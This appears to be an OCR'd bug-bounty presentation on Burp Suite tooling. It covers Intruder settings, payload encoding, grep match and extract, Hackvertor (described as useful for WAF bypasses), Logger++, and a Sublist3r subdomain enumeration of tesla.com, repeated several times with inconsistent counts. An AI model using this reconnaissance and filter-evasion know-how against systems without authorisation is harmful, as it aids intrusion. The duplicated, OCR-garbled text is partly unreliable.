<meta name="twitter:site" value="@bugcrowd" />
```



```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```

# Sublist3r

# Coded By Ahmed Aboul-Ela - @aboul3la

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in Virustotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests.
[+] Finished now the Google Enumeration .
[+] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

# Ctrl + Shift + I



# Intruder Positions

Add insert point ->  
Right click ->  
Scan defined  
insertion point


The screenshot shows the OWASPTurk interface with the 'Intruder Positions' tab selected. A context menu is open over a selected line of an HTTP request. The request line is: GET /\$JR0ch17\$ HTTP/1.1. The menu options are:

- Send to Repeater
- Scan defined insertion points** (highlighted in blue)
- Convert to XML
- Convert to JSON
- Send request to DS – Manual testing
- Send request to DS – Exploitation

# Intruder Payloads

## Payload Processing

Useful for encoding,  
prefix, suffix, match  
and replace, etc



# Intruder Payloads

## Payload Encoding

If you have payloads with these characters, don't forget to enable/disable or add/remove certain characters



### Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.



URL-encode these characters:

```
./\=<>?+&*::"{}|^
```


# Intruder Options

## Attack Results

Remove the blank  
line/baseline  
request:

Uncheck “Make  
unmodified baseline  
request”

Request	Position	Payload	Status	Error	Redire...	Timeout	Length	Comment
0				<input type="checkbox"/>	0	<input type="checkbox"/>		baseline request
1	1	1		<input type="checkbox"/>	0	<input type="checkbox"/>		
2	1	2		<input type="checkbox"/>	0	<input type="checkbox"/>		
3	1	3		<input type="checkbox"/>	0	<input type="checkbox"/>		
4	1	4		<input type="checkbox"/>	0	<input type="checkbox"/>		
5	1	5		<input type="checkbox"/>	0	<input type="checkbox"/>		
6	1	6		<input type="checkbox"/>	0	<input type="checkbox"/>		
7	1	7		<input type="checkbox"/>	0	<input type="checkbox"/>		
8	1	8		<input type="checkbox"/>	0	<input type="checkbox"/>		



# Intruder Options

If you know what to expect, use:

## Grep - Match

**Grep – Match**

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

JR0ch17

JR0ch17

Match type:  Simple string  
 Regex



Case sensitive match  
 Exclude HTTP headers

Filter: Showing all items								
Request	Payload	Status	Error	Timeout	Length	JR0ch17	Comment	
1	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	1326	<input type="checkbox"/>		
2	bugcrowd	200	<input type="checkbox"/>	<input type="checkbox"/>	37534	<input type="checkbox"/>		
3	bounty	404	<input type="checkbox"/>	<input type="checkbox"/>	6691	<input type="checkbox"/>		
4	plz	404	<input type="checkbox"/>	<input type="checkbox"/>	6691	<input type="checkbox"/>		
5	JR0ch17	200	<input type="checkbox"/>	<input type="checkbox"/>	22910	<input checked="" type="checkbox"/>		

# Intruder Options


If you don't know what to expect, use:

## Grep - Extract



# Intruder Options

## Grep - Extract




The screenshot shows the "Intruder attack 5" interface with a "Results" tab selected. The table displays the following data:

Request	Payload	Status	Error	Timeout	Length	:title" content="	Comment
1	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	1327		
2	bugcrowd	200	<input type="checkbox"/>	<input type="checkbox"/>	37535	Bugcrowdâ€ s bug b...	
3	bounty	404	<input type="checkbox"/>	<input type="checkbox"/>	6691		
4	plz	404	<input type="checkbox"/>	<input type="checkbox"/>	6690		
5	JR0ch17	200	<input type="checkbox"/>	<input type="checkbox"/>	22910	JR0ch17 on Bugcrowd	

# Intruder

## Menu options



# Intruder

## Menu options

The screenshot shows the Burp Suite Professional interface with the 'Intruder' tab selected in the top navigation bar. A context menu is open over the 'Payload Sets' section, listing various attack configuration options. The 'New tab behavior' option is highlighted with a blue selection bar.

**Burp Suite Professional** menu bar: Intruder, Repeater, Window, Help, Backslash, Param Miner, Hackvertor.

Project tab bar: Target, Positions, Payloads, Options.

**Payload Sets** section:

- Text: You can define one or more payload sets. The number of payload sets you can define depends on the number of tabs you have open in the Positions tab. Various payload types are available in the Positions tab. Various payload types are available in the Positions tab.
- Text: Payload set: 1
- Text: Payload type: Simple list

**Intruder menu options (open):**

- Start attack
- Open saved attack
- Scan defined insertion points
- Send to Repeater
- Save attack config ▶
- Load attack config ▶
- Copy attack config ▶
- New tab behavior ▶** (highlighted)
- Automatic payload positions ▶
- Configure predefined payload lists

**Sub-options for New tab behavior (highlighted):**

- ✓ Use default attack configuration
- Copy configuration from first tab
- Copy configuration from last tab

root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

# Sublist3r

# Coded By Ahmed Aboul-Ela - @aboul3la

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu...
[+] Searching now in Yahoo...
[+] Searching now in Google...
[+] Searching now in Bing...
[+] Searching now in Ask...
[+] Searching now in Netcraft...
[+] Searching now in DNSdumpster...
[+] Searching now in Virustotal...
[+] Searching now in ThreatCrowd...
[+] Searching now in SSL Certificates...
[+] Searching now in PassiveDNS...
[!] Error: Google probably now is blocking our requests
[+] Finished now the Google Enumeration ...
[+] Total Unique Subdomains: 30
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

# BEE0DEF



# Hotkeys/Hackvertor



# Use Burp Decoder

For common encoding/decoding (URL, HTML, Base64), use shortcuts instead

- Faster
- Prevents mistake by avoiding copy/paste



# Use Burp Decoder

Decoder has limited functionality, replace it with Hackvertor

## Hackvertor

Hackvertor is a tag-based conversion tool that supports various escapes and encodings including HTML5 entities, hex, octal, unicode, url encoding etc.

- It uses XML-like tags to specify the type of encoding/conversion used.
- You can use multiple nested tags to perform conversions.
- Tags can also have arguments allowing them to behave like functions.
- It has an auto decode feature allowing it to guess the type of conversion required and automatically decode it multiple times.
- Multiple tabs
- Character set conversion

**Author:** Portswigger Web Security – Gareth Heyes

**Version:** 0.6.12

**Source:**

**Updated:** 19 Mar 2019

**Rating:** 

[Submit rating](#)

**Popularity:** 



The screenshot shows the Hackvertor application interface. At the top, there's a navigation bar with links forCharsets, Compression, Encrypt, Encode, Date, Decode, Convert, String, Hash, HMAC, Math, XSS, Variables, and Search. Below the navigation bar is a row of buttons for different character sets: big5, charset\_convert, euc\_jp, euc\_kr, gb2312, gbk, shift\_jis, utf16, utf16be, utf16le, and utf32. The main area has two input fields: 'Input:' containing '0 0' and 'Output:' also containing '0 0'. To the right of the output field is a large blue button with the letters 'HV' on it. The background of the application is white, and the overall design is clean and modern.

# Hackvertor

<https://portswigger.net/blog/bypassing-wafs-and-cracking-xor-with-hackvertor>

- ~150 Hackvertors (encoding/decoding, hashing, charsets, compression, encryption, conversion, etc)
- No need to use online tools
- No scripting needed
- Can be used from the Repeater/Intruder contextual menu (right-click on request)
- Useful for WAF bypasses
- Extremely useful in complex encoding scenarios (ie. Base64 string inside a JSON array which is URL encoded)
- Use the Auto decode & convert

Request

Raw Params Headers Hex



```
GET /JR0ch17?<@base64_1><@capitalise_2><@urlencode_3>test<@/urlencode_3><@/capitalise_2><@/base64_1> HTTP/1.1
Host: bugcrowd.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

Raw Params Headers Hex

```
GET /JR0ch17?VGVzdA== HTTP/1.1
Host: bugcrowd.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

# Hackvertor

- Can be used directly in Repeater
- Can be invoked from Intruder as Payload Processing



root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

# Sublist3r

# Coded By Ahmed Aboul-Ela - @aboul3la

```
[+] Enumerating subdomains now for tesla.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in Virustotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[+] Finished now the Google Enumeration ...
[+] Total Unique Subdomains Found: 36
```

www.tesla.com  
auth.tesla.com  
autodiscover.tesla.com  
blog.tesla.com  
comparison.tesla.com  
dev.tesla.com  
eua-origin.tesla.com  
forums.tesla.com  
imap.tesla.com  
ir.tesla.com  
lynccdiscover.tesla.com  
model3.tesla.com  
my.tesla.com  
naa-origin.tesla.com  
nas-origin.tesla.com  
new.tesla.com  
new-dev.tesla.com  
partners.tesla.com  
pop.tesla.com  
powerwall.tesla.com  
resources.tesla.com  
shop.tesla.com

# Logger++



# Logger++

## Logger++

This extension can be used to log the requests and responses made by all Burp tools, and display them in a sortable table. It can also save the logged data in CSV format.

Requires Java version 7.

**Author:** Soroush Dalili & Corey Arthur, NCC Group

**Version:** 3.07

**Source:**

**Updated:** 21 May 2018

**Rating:** 

[Submit rating](#)

**Popularity:** 

# Logger++

- View all requests sent by Spider, Repeater, Scanner, extensions, etc
- Logs can be saved to CSV or sent to ElasticSearch cluster
- Use Regex to grep for values in filters which can then be saved for later use

The screenshot shows the Logger++ application interface. At the top, there's a navigation bar with links: Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Hackvertor, and Logger++. Below the navigation bar is a sub-menu with View Logs, Filter Library, Grep Values, Options, About, and Help.

The main area features a table titled "Filter:" with columns: #, Complete, Tool, Host, Method, Path, Query, Params, Status, Response Leng..., MIME type, Extension, and Comment. The table lists 26 log entries. Rows 5 through 26 are highlighted in orange, indicating they were selected via a "grep" filter. The last row, entry 26, has a yellow background.

#	Complete	Tool	Host	Method	Path	Query	Params	Status	Response Leng...	MIME type	Extension	Comment
1	<input checked="" type="checkbox"/>	Repeater	https://bugcrowd.com	POST	/csp		<input checked="" type="checkbox"/>	204	0			
2	<input checked="" type="checkbox"/>	Repeater	https://bugcrowd.com	POST	/csp		<input checked="" type="checkbox"/>	204	0			
3	<input checked="" type="checkbox"/>	Repeater	https://bugcrowd.com	POST	/csp		<input checked="" type="checkbox"/>	204	0			
4	<input checked="" type="checkbox"/>	Repeater	https://bugcrowd.com	POST	/csp		<input checked="" type="checkbox"/>	204	0			
5	<input type="checkbox"/>	Proxy	https://bugcrowd.com	GET	/login/		<input type="checkbox"/>	-1	-1			
6	<input checked="" type="checkbox"/>	Proxy	https://bugcrowd.com	GET	/login/		<input type="checkbox"/>	301	0			
7	<input checked="" type="checkbox"/>	Proxy	https://www.bugcrowd...	GET	/login/		<input type="checkbox"/>	200	57036	HTML		
8	<input type="checkbox"/>	Proxy	https://www.bugcrowd...	GET	/wp-content/uploads/autoptimize/css/au...		<input type="checkbox"/>	-1	-1	css		
9	<input checked="" type="checkbox"/>	Proxy	https://www.bugcrowd...	GET	/wp-content/uploads/autoptimize/css/au...		<input type="checkbox"/>	304	0	css		
10	<input checked="" type="checkbox"/>	Proxy	https://www.bugcrowd...	GET	/wp-includes/js/jquery/jquery.js		<input type="checkbox"/>	304	0	js		
11	<input checked="" type="checkbox"/>	Proxy	https://www.bugcrowd...	GET	/wp-content/uploads/autoptimize/js/auto...		<input type="checkbox"/>	304	0	js		
12	<input checked="" type="checkbox"/>	Scanner	https://www.bugcrowd...	GET	/wp-includes/js/jquery/jquery.js		<input type="checkbox"/>	200	97183	script	js	
13	<input checked="" type="checkbox"/>	Scanner	https://www.bugcrowd...	GET	/wp-content/uploads/autoptimize/js/auto...		<input type="checkbox"/>	200	645765	script	js	
14	<input checked="" type="checkbox"/>	Scanner	https://www.bugcrowd...	GET	/wp-content/uploads/autoptimize/css/au...		<input type="checkbox"/>	200	123032	CSS	css	
15	<input checked="" type="checkbox"/>	Scanner	https://www.bugcrowd...	GET	/wp-includes/js/jquery/jquery.js		<input type="checkbox"/>	200	97183	script	js	
16	<input checked="" type="checkbox"/>	Proxy	https://www.bugcrowd...	GET	/wp-content/uploads/2019/02/icon-cro...		<input type="checkbox"/>	200	1485	image	svg	
17	<input checked="" type="checkbox"/>	Proxy	https://www.bugcrowd...	GET	/wp-content/uploads/2019/04/nav-prom...		<input type="checkbox"/>	304	0	jpg		
18	<input checked="" type="checkbox"/>	Proxy	https://www.bugcrowd...	GET	/wp-content/uploads/2019/06/Levelup-P...		<input type="checkbox"/>	304	0	jpg		
19	<input type="checkbox"/>	Proxy	https://www.bugcrowd...	GET	/wp-content/uploads/2019/02/icon-cta...		<input type="checkbox"/>	-1	-1	svg		
20	<input type="checkbox"/>	Proxy	https://www.bugcrowd...	GET	/wp-content/uploads/2019/02/icon-rem...		<input type="checkbox"/>	200	4537	image	svg	
21	<input checked="" type="checkbox"/>	Proxy	https://www.bugcrowd...	GET	/wp-content/uploads/2019/04/bugcrowd...		<input type="checkbox"/>	200	12011	image	svg	
22	<input checked="" type="checkbox"/>	Proxy	https://www.bugcrowd...	GET	/wp-content/uploads/2019/02/icon-cta...		<input type="checkbox"/>	304	0	svg		
23	<input checked="" type="checkbox"/>	Proxy	https://www.bugcrowd...	POST	/wp-admin/admin-ajax.php		<input checked="" type="checkbox"/>	404	348	HTML	php	
24	<input checked="" type="checkbox"/>	Scanner	https://www.bugcrowd...	GET	/wp-content/uploads/2019/02/icon-cta...		<input type="checkbox"/>	200	1206	image	svg	
25	<input checked="" type="checkbox"/>	Repeater	https://bugcrowd.com	GET	/JR0ch17	dGvZdA==	<input checked="" type="checkbox"/>	200	20606	HTML		
26	<input checked="" type="checkbox"/>	Repeater	https://bugcrowd.com	GET	/JR0ch17	VCvZdA==	<input checked="" type="checkbox"/>	200	20606	HTML		

Below the table, there are two expanded log entries:

Entry 25 (highlighted in orange):  
Raw: GET /JR0ch17dGvZdA== HTTP/1.1  
Headers: Host: bugcrowd.com  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:68.0) Gecko/20100101 Firefox/68.0  
Accept: \*/\*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: close

Entry 26:  
Raw: HTTP/1.1 200 OK  
Headers: Date: Wed, 24 Jul 2019 03:33:06 GMT  
Content-Type: text/html; charset=utf-8  
Connection: close  
Set-Cookie: \_cfuid=d37cd4f5ecccbe7fe9fb630bd56d41563939186; expires=Thu, 23-Jul-20  
03:33:06 GMT; path=/; domain=bugcrowd.com; HttpOnly  
Etag: "c0598e804661083952fedac05089ab"  
Cache-Control: max-age=0, private, must-revalidate  
Set-Cookie: crowdcntrol\_session=YmFLbjdwFVScjRyTfYxjRCN1hdTZXSH3bdHUxl0zdZXZNNkdjb5D701POVJxNnh2N3Yzd3F  
WCUjzWNWUtzbkV0MKY3UUVRY5WYXJ5djjhVUlVSbhYoD0G1u23RQYNe5e50meindGYlchhiR92R2x6110K2xPc0R  
PS3JKSmjewG2zMEdtTUZPhnRjXOVhP70LX13hVpHYNd3kMxErN21FL3A0Wno1lWk9PQ03d3D-7dc2110903fc3619842d  
fcr06d2/e431jab8aa; path=/; secure; HttpOnly; SameSite=Lax  
X-Request-ID: f8a6c43e-f148-493d-8441-c1758a7955e  
v=none--:::--

# Logger++

